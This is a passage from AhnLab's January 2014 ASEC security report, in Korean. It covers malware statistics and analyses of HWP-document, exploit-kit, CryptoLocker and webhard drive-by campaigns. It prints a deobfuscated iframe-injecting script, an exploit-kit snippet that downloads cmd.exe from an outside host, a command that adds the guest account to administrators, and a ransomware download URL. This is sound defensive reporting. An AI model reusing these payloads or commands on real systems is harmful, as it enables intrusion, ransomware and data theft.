ASEC REPORT

VOL.49 | 2014.01

AhnLab

CONTENTS

ASEC(AhnLab Security Emergency response Center)은
악성코드 및 보안 위협으로부터 고객을 안전하게 지키기
위하여 보안 전문가로 구성된 글로벌 보안 조직입니다.
이 리포트는 ㈜안랩의 ASEC에서 작성하며,
매월 발생한 주요 보안 위협과 이슈에 대응하는
최신 보안 기술에 대한 요약 정보를 담고 있습니다.
자세한 내용은 안랩닷컴(www.ahnlab.com)에서
확인하실 수 있습니다.

2014년 1월 보안 동향

악성코드 동향

01. 악성코드 통계

트로이목마, 새해에도 기승

ASEC이 집계한 바에 따르면, 2014년 1월에 감염이 보고된 악성코드는 334만 7731건으로 나타났다. 이는 전월 540만 4470건에 비해 205만 6739건이 감소한 수치다([그림 1-1]). 이 중 가장 많이 보고된 악성코드는 Trojan/Win32.Hupe이었으며, Trojan/Win32.OnlineGameHack과 Trojan/Win32.Agent가 그 뒤를 이었다([표 1-1]).

그림 1-1 | 월별 악성코드 감염 보고 건수 변화 추이




표 1-1 | 2014년 1월 악성코드 최다 20건(감염 보고 악성코드명 기준)

순위	등락	악성코드명	건수	비율
1	NEW	Trojan/Win32.Hupe	574,098	22.2%
2	NEW	Trojan/Win32.OnlineGameHack	372,715	14.4%
3	NEW	Trojan/Win32.Agent	236,277	9.1%
4	▼4	Win-Trojan/Patched.kg	199,525	7.7%
5	NEW	Adware/Win32.Graftor	140,469	5.4%
6	NEW	Adware/Win32.KorAd	111,774	4.3%
7	NEW	Trojan/Win32.Urelas	97,782	3.8%
8	NEW	Trojan/Win32.Starter	88,384	3.4%
9	NEW	Trojan/Win32.Generic	80,763	3.1%
10	NEW	Trojan/Win32.Wgames	75,568	2.9%
11	▼9	Idx/Exploit.Gen	75,083	2.9%
12	NEW	PUP/Win32.SubShop	71,137	2.7%
13	NEW	PUP/Win32.Helper	70,870	2.7%
14	NEW	Textimage/Autorun	59,637	2.3%
15	NEW	Backdoor/Win32.Plite	59,522	2.3%
16	NEW	Trojan/Win32.Gen	58,331	2.3%
17	NEW	Adware/Win32.Agent	57,960	2.2%
18	NEW	Trojan/Win32.Downloader	56,113	2.2%
19	NEW	PUP/Win32.SearchKey	53,072	2.0%
20	NEW	Unwanted/Win32.Keygen	52,592	2.0%
		TOTAL	2,591,672	100.0 %

신종 악성코드 트로이목마가 81.3%

[표1-2]는 1월에 신규로 접수된 악성코드 중 감염보고가 가장 많았던 20건을 정리한 것이다. 이 중 Win-Trojan/Win32.Hupe가 총 57만 1142건으로 가장 빈번히 보고된 것으로 조사됐다. Trojan/Win32.OnlineGameHack은 19만 5273건, Adware/Win32.Graftor는 9만 2421건을 각각 기록해 그 뒤를 이었다.


표 1-2 | 1월 신종 악성코드 최다 20건

순위	악성코드명	건수	비율
1	Trojan/Win32.Hupe	571,142	39.8%
2	Trojan/Win32.OnlineGameHack	195,273	13.6%
3	Adware/Win32.Graftor	92,421	6.4%
4	Trojan/Win32.Agent	87,998	6.1%
5	Trojan/Win32.Wgames	66,947	4.7%
6	Trojan/Win32.Urelas	56,625	3.9%
7	Trojan/Win32.Generic	44,166	3.1%
8	PUP/Win32.SubShop	43,548	3.0%
9	Trojan/Win32.Malpacked3	36,882	2.6%
10	Backdoor/Win32.Plite	34,650	2.4%
11	Trojan/Win32.Depok	32,804	2.3%
11	PUP/Win32.SearchKey	29,438	2.1%
13	PUP/Win32.GearExt	25,073	1.7%
14	Trojan/Win32.OnLineGames	24,825	1.7%
15	Adware/Win32.Agent	23,775	1.7%
16	Malware/Win32.Generic	16,047	1.1%
17	Trojan/Win32.BitCoinMiner	14,276	1.0%
18	PUP/Win32.Enumerate	13,126	0.9%
19	PUP/Win32.AutoDefend	13,012	0.9%
20	Packed/Win32.MultiPacked	12,723	0.9%
	TOTAL	1,434,751	100.0 %

신종 악성코드도 트로이목마가 강세

[그림1-2]는 2014년 1월 한달 간 안랩 고객으로부터 감염이 보고된 악성코드의 유형별 비율을 집계한 결과다. 트로이목마가 73.5%로 가장 높은 비중을 차지했고, 애드웨어 11.9%, PUP 7.4%, 익스플로잇이 2.9%의 비율을 각각 차지했다.


그림 1-2 | 악성코드 유형별 비율



악성코드 유형별 감염보고 전월 비교

[그림 1-3]은 악성코드 유형별 감염 비율을 전월과 비교한 것이다. 애드웨어, 익스플로잇, 트로이목마, PUP가 전월에 비해 증가세를 보이고 있는 반면 스크립트, 스파이웨어, 바이러스 등은 전월에 비해 감소했다. 앱캐어, 드롭퍼, 웜은 전월 수준을 유지했다.


그림 1-3 | 2013년 12월 vs. 2014년 1월 악성코드 유형별 비율



신종 악성코드 유형별 분포

1월의 신종 악성코드를 유형별로 살펴보면 트로이목마가 81.3%로 압도적으로 많았다. PUP는 8.6%, 애드웨어는 8.1%로 각각 집계됐다.

그림 1-4 | 신종 악성코드 유형별 분포



악성코드 동향

02. 악성코드 이슈

북한 관련 문서로 위장해 사용자 정보 노려

최근 북한 관련 문서로 위장해 사용자의 정보를 유출시키는 악성코드가 발견돼 주의가 요구된다. [그림 1-5]와 같이 파일의 내용은 자유북한방송 등의 북한과 관련된 기관이나 단체의 것처럼 보인다.




그림 1-5 | 북한 관련 내용으로 위장한 문서의 내용

[그림 1-6]을 보면 '북한' 이라는 주제를 가진 취약점이 있는 한글 문서가 다수 확인된다.

그림 1-6 | 같은 주제(북한)의 취약점을 악용한 한글 문서파일들

취약점이 있는 한글 문서 '단체장명단(라이온스)' 파일을 실행하면 아래와 같은 파일이 생성되는데 HwpLib.dll 파일이 사용자의 시스템 정보를 수집한다. HwpLib.dll 파일은 한글 프로그램 실행 시 함께 로딩된다.

[파일 생성]
CREATE C:\DOCUME~1\vmuser\LOCALS~1\Temp\HwpLib.dll
CREATE C:\HNC\Hwp70\79e80a290c00.gif

[그림 1-7]과 같이 생성되는 HwpLib.dll 파일 내부 문자열에서 사용자 정보 및 hwp, doc 같은 문서 파일 정보를 수집하는 기능이 확인된다.




그림 1-7 | HwpLib.dll의 Bin Text 내용 일부

수집된 정보는 [그림 1-8]과 같이 '79e80a290c00.gif' 파일 형태로 저장돼 특정 URL로 유출된다.




그림 1-8 | 79e80a290c00.gif 파일 내용

[그림 1-9]를 보면 사용자 정보 유출을 위해 특정 IP로 네트워크 연결을 시도하지만 현재는 대다수 IP가 유효하지 않았다.




그림 1-9 | 특정 IP로 네트워크 연결 시도

V3 제품은 관련 악성코드를 다음과 같이 진단한다.

〈V3 제품군의 진단명〉
HWP/Exploit (2014.01.10.00)
Win-Trojan/Agent.25600.AAW (2014.01.08.07)

hosts 파일 변조 악성코드, 날씨 정보 사이트에서 유포돼

최근 날씨 정보를 확인하기 위해 사용자들이 자주 방문하는 웹사이트에서 hosts 파일을 변조하는 악성코드가 유포돼 사용자들의 주의가 요구된다. 해당 사이트 내부에는 난독화된 악성 스크립트가 삽입되어 있으며 GongdaExploitKit을 통해 악성코드를 유포시켰다.

[그림 1-10]은 해당 웹사이트로, 웹사이트 메인 페이지에서 로딩되는 main_golf_data.js 파일에 난독화된 악성 스크립트가 삽입되어 있다.

그림 1-10 | 악성코드 유포지로 악용된 웹사이트

[그림 1-11]과 같이 난독화된 악성 스크립트(main_golf_data.js) 파일이 GongDaExploitKit을 로딩한다.




그림 1-11 | 날씨 배너 광고

그림 1-12 | 웹사이트에 삽입된 악성 스크립트

난독화된 스크립트를 풀어보면 [그림 1-13]과 같이 iframe에 연결된 URL 정보를 확인할 수 있다.

그림 1-13 | 스크립트 난독화 해제

해당 웹페이지는 자바, IE 취약점을 이용해 시스템에 악성코드를 감염시킨다.

그림 1-14 | 웹 익스플로잇 툴 킷 (난독화 해제 후)

악성코드가 실행되면 [그림 1-15]에 표시된 것처럼 파일이 생성되며 hosts 파일도 함께 변조된다.




그림 1-15 | 악성코드 실행 화면

악성코드는 [그림 1-16]과 같이 hosts 파일을 변조하여 금융사이트 접근 시 피싱 사이트로 접속을 유도한다.




그림 1-16 | 변조된 hosts 파일 정보

V3 제품에서는 관련 악성코드를 다음과 같이 진단한다.

〈V3 제품군의 진단명〉
Packed/Win32.Morphine (AhnLab, 2014.01.13.00)
JS/Agent (AhnLab, 2014.01.15.00)
JS/Iframe (AhnLab, 2014.01.15.00)

메신저로 전달되는 악성코드, 크립토락커

지난해 11월경 시스템에 저장된 문서, 이미지 파일 등을 암호화하여 금전적인 대가를 요구하는 악성코드인 크립토락커(CryptoLocker)가 이메일의 첨부파일을 통해 유포된 사례를 ASEC Report Vol.47에서 다룬 바 있다.

최근에는 특정 메신저를 통해 유포되고 있는 악성코드에 의한 크립토락커 감염 증상이 발생하고 있어 주의가 요구된다.

최초 유포 방법은 확인되지 않았으나, 특정 메신저를 통해 단축 URL이 포함된 메시지가 전달되며 해당 URL을 클릭하여 악성코드에 감염되면 메신저에 등록된 사용자에게 동일한 URL이 포함된 메시지가 전달된 것으로 알려졌다.

해당 URL을 클릭하면 [그림 1-17]과 같이 특정 실행파일(YOURS.JPG.exe)이 다운로드 되고 해당 파일을 실행하면 악성코드에 감염된다.




그림 1-17 | 리다이렉션 정보

이후 [그림 1-18]과 같이 처음 다운로드 된 악성코드와 동일한 경로에 추가로 악성 파일이 다운로드 되어 실행됐다. 또 키보드 입력 값을 후킹(hooking)하는 기능도 확인됐다.




그림 1-18 | 추가 다운로드 되는 악성코드

추가로 다운로드 되는 파일 중 slk21.exe 파일에 의해 크립토락커에 감염된다. 해당 파일이 다운로드 되고 실행되면 사용자 시스템 내에 있는 이미지, 문서 등의 파일이 암호화 되어 이로 인한 피해가 발생할 수 있다. 랜섬웨어의 일종인 크립토락커에 감염되면 바탕화면에 [그림 1-19]와 같은 이미지가 나타난다.




그림 1-19 | 랜섬웨어 감염 후 바탕화면에 나타난 이미지

해당 이미지는 "중요 파일들이 암호화되어 있다. 크립토락커 창이 뜨지 않으면 다시 파일을 다운로드(www.uypqnealtv.com/0388.exe) 받아 실행하라"고 요구한다. 해당 파일 역시 랜섬웨어를 감염시키기 위한 악성코드이다.

악성코드에 감염되면 [그림 1-20]과 같이 크립토락커 창이 뜬다. 암호화된 파일 리스트를 확인할 수 있는 링크와 파일에 대한 복구 비용을 요구하는 메시지를 확인할 수 있다.

그림 1-20 | 크립토락커 복구 비용 요구 창

이어 [그림 1-21]과 같이 두 가지 결제 수단 중 한 가지를 선택하여 결제할 것을 유도한다.

그림 1-21 | 크립토락커 결제 수단 선택 창

감염된 상태에서 사용하던 문서 파일을 실행하면 [그림 1-22]와 같이 정상적으로 문서가 열리지 않으며 "암호화된 문서 파일을 실행할 수 없다"는 오류 메시지를 확인할 수 있다.




그림 1-22 | 암호화된 문서 파일 실행 오류 메시지

이번 악성코드는 기존 악성코드의 형태와 크게 다르지 않지만 메신저가 유포 경로로 이용됨으로써 빠른 확산과 다수의 피해가 발생한 것으로 보인다. 따라서 메신저를 통해 전달된 메시지나 수신된 메일에 포함된 링크, 또는 첨부된 파일 등을 확인할 때는 각별한 주의가 필요하다.

V3 제품에서는 관련 악성코드를 다음과 같이 진단한다.

〈V3 제품군의 진단명〉
Win-Trojan/Zbot.495104 (2014.01.22.03)
Win-Trojan/Blocker.801280 (2014.01.22.04)
Win-Trojan/Buzus.124404 (2014.01.22.04)
Trojan/Win32.Cryptolocker (2013.12.11.02)

웹하드 사이트를 통한 악성코드 유포

얼마전 다수의 URL에 접속했을 때 특정 웹하드 사이트로 접속되면서 악성코드에 감염되는 일이 있었다. 당시 상황을 분석한 결과 피해가 발생한 URL들은 [그림 1-23]과 같은 형태를 보이고 있었다.




그림 1-23 | 피해 URL 접속 시 패킷 유형

[그림 1-23]에 표시한 ①은 피해가 발생한 메인 URL이다. 분석 결과 메인 페이지는 정상적인 웹페이지가 아닌 것으로 확인됐다.

②는 [http://onf****7.com/ad/index.html?key=xxxxxx]를 의미한다. 해당 웹페이지에는 아래와 같이 특정 웹하드 사이트로 접속하도록 하는 스크립트 코드가 존재한다.

location.href를 사용한 사이트 접속

```
〈script〉location.href="../ad/index.html?key=XXXXXX";〈/script〉
```

[그림 1-23]의 ③은 ②와 동일하다. ④는 해당 웹하드 사이트에서 사용하는 jquery-1.10.2.min.js의 하단 부분에 외부의 공격으로 인한 악성 스크립트 코드가 삽입돼 있음을 의미한다.

그리고 ⑤의 404.html은 IE, 자바, 플래시 플레이어의 취약점이 나타날 때 추가 익스플로잇 다운로드 및 실행 역할을 하는 악성 스크립트로, 해당 파일 역시 난독화되어 있다.

[그림 1-24]는 웹하드에서 사용되는 것으로 보이는 키워드들이 저장되어 있는 웹페이지이다. location.href 태그를 사용하여 특정 사이트에 자동으로 접속되도록 했다.

그림 1-24 | **job.net의 메인 페이지

[그림 1-24]의 붉은색 네모박스로 표시된 사이트에 접속해보면 유사하게 구성된 웹페이지임을 알 수 있다. 마찬가지로 location.href를 사용하여 특정 웹페이지 접속을 유도했는데, 아래는 특정 사이트에 존재하는 meta.html을 띄워주는 역할을 하는 스크립트이다.

meta.html 페이지를 띄워주는 스크립트

```
〈SCRIPT language=javascript〉
        var leave=true;
        function stbs() {
        if (leave)
        stb.DOM.Script.window.open('http://****tv.com/meta.html','_
blank','scrollbars=yes,toolbar=yes,menubar=yes,location=yes,status
=yes,resizable=yes');
    }
〈/SCRIPT〉
```

meta.html에는 아래와 같은 코드가 존재하고, 해당 코드를 통해 특정 웹하드 사이트로 접속한다.

```
〈meta http-equiv="refresh" content="0;url=
http://veg****.com/?p_id=run1"〉
```

앞서 언급했듯이 경유지를 거쳐 마지막으로 특정 웹하드 사이트에 접속할 때 악성코드 감염이 발생한다.

[그림 1-25]는 악성코드 유포를 할당할 때이다. jquery-1.10.2.min.js를 살펴보면 하단 부분에 난독화된 악성 스크립트 코드가 존재한다. 이를 풀어보면 특정 사이트에서 악성 html을 실행하는 스크립트 코드이다.




그림 1-25 | 정상 vs. 악성jquery-1.10.2.min.js

난독화 해제된 악성스크립트 코드

```
if(document.cookie.indexOf("GOOGLEAD")==-1 || document.
cookie.indexOf("GOOGLEAD2")==-1){var cookiename =
document.cookie.indexOf("GOOGLEAD") == -1 ? "GOOGLEAD" :
"GOOGLEAD2";var expires=new Date();expires.setTime(expires.
getTime()+24*60*60*1000);
document.cookie=cookiename+"=Yes;path=/;expires="+expires.
toGMTString();document.write(unescape("%3Ciframe%20src%3D
%22http%3A%2F%2F*******%2Enet%2FSEditor%**********%2
Ehtml%22%20width%3D%22116%22%20height%3D%221%22%20
frameborder%3D%220%22%3E%3C%2Fiframe%3E"));}
```

[그림 1-26]과 같이 난독화된 404.html은 자바 7개, 플래시 플레이어 1개, 인터넷 익스플로러 1개 등 총 9개의 취약점을 통해 악성코드를 다운로드 받고 실행하도록 되어 있다([표 1-4]).

그림 1-26 | 난독화된 404.html

응용 프로그램	취약점
자바	CVE-2011-3544, CVE-2012-0507, CVE-2012-1723, CVE-2012-4681, CVE-2012-5076, CVE-2013-0422, CVE-2013-2465
플래시 플레이어	CVE-2013-0634
인터넷 익스플로러	CVE-2012-1889

표 1-4 | 404.html이 사용하는 취약점 리스트

자바 취약점 : CVE-2012-0507의 예시

```
else if ((gondadx<=17002 && gondadx>=17000) ||
(gondadx<=16030 && gondadx>=16000) || (gondadx<=15033 &&
gondadx>=15000))
{
gondad.archive="yxhYzVt0.jpg";
gondad.code="GonbadExx.Ohno.class";
gondad.setAttribute("xiaomaolv","http://www.******lts.com/conf/
cmd.exe");
gondad.setAttribute("bn","woyouyizhixiaomaolv");
```

취약점을 통해 PC에 다운로드 및 실행되는 cmd.exe는 다음과 같은 기능을 갖고 있다.

1. C&C접속 : www.nun*****ng.net
2. 위 C&C에 접속될 경우 백도어로 동작하며 아래와 같은 기능을 수행
   - 파일 다운로드 : 다운로드 주소는 C&C로부터 수신하여 감염된 PC에 추가로 악성코드가 다운로드 및 실행된다. cmd.exe형태로 봤을 때 다운로드 및 실행되는 악성코드는 파밍 악성코드일 가능성이 높다.
3. 정보탈취
   - rasphone.pbk에 저장된 전화번호 등을 탈취
   - 키로깅 기능
   - 하드웨어 정보 탈취(Ex, CPU)
4. guest 계정 활성화 및 관리자그룹에 속하도록 조작

   cmd.exe /c net user guest /active:yes && net user guest %s && net localgroup administrators guest /add

V3 제품에서는 관련 악성코드를 다음과 같이 진단한다.

〈V3 제품군의 진단명〉

Trojan/Win32.Agent(2014.01.18.06), SD140117AAEEH-000001

불규칙적으로 나타나는 팝업 창

웹페이지 접속 시 불규칙적으로 팝업 창이 나타난다는 증상이 보고됐다. 해당 시스템은 윈도 정상 파일(mshta.exe)을 이용해 팝업을 생성했다.

[그림 1-27]은 시스템에 발생하는 팝업 창이다.

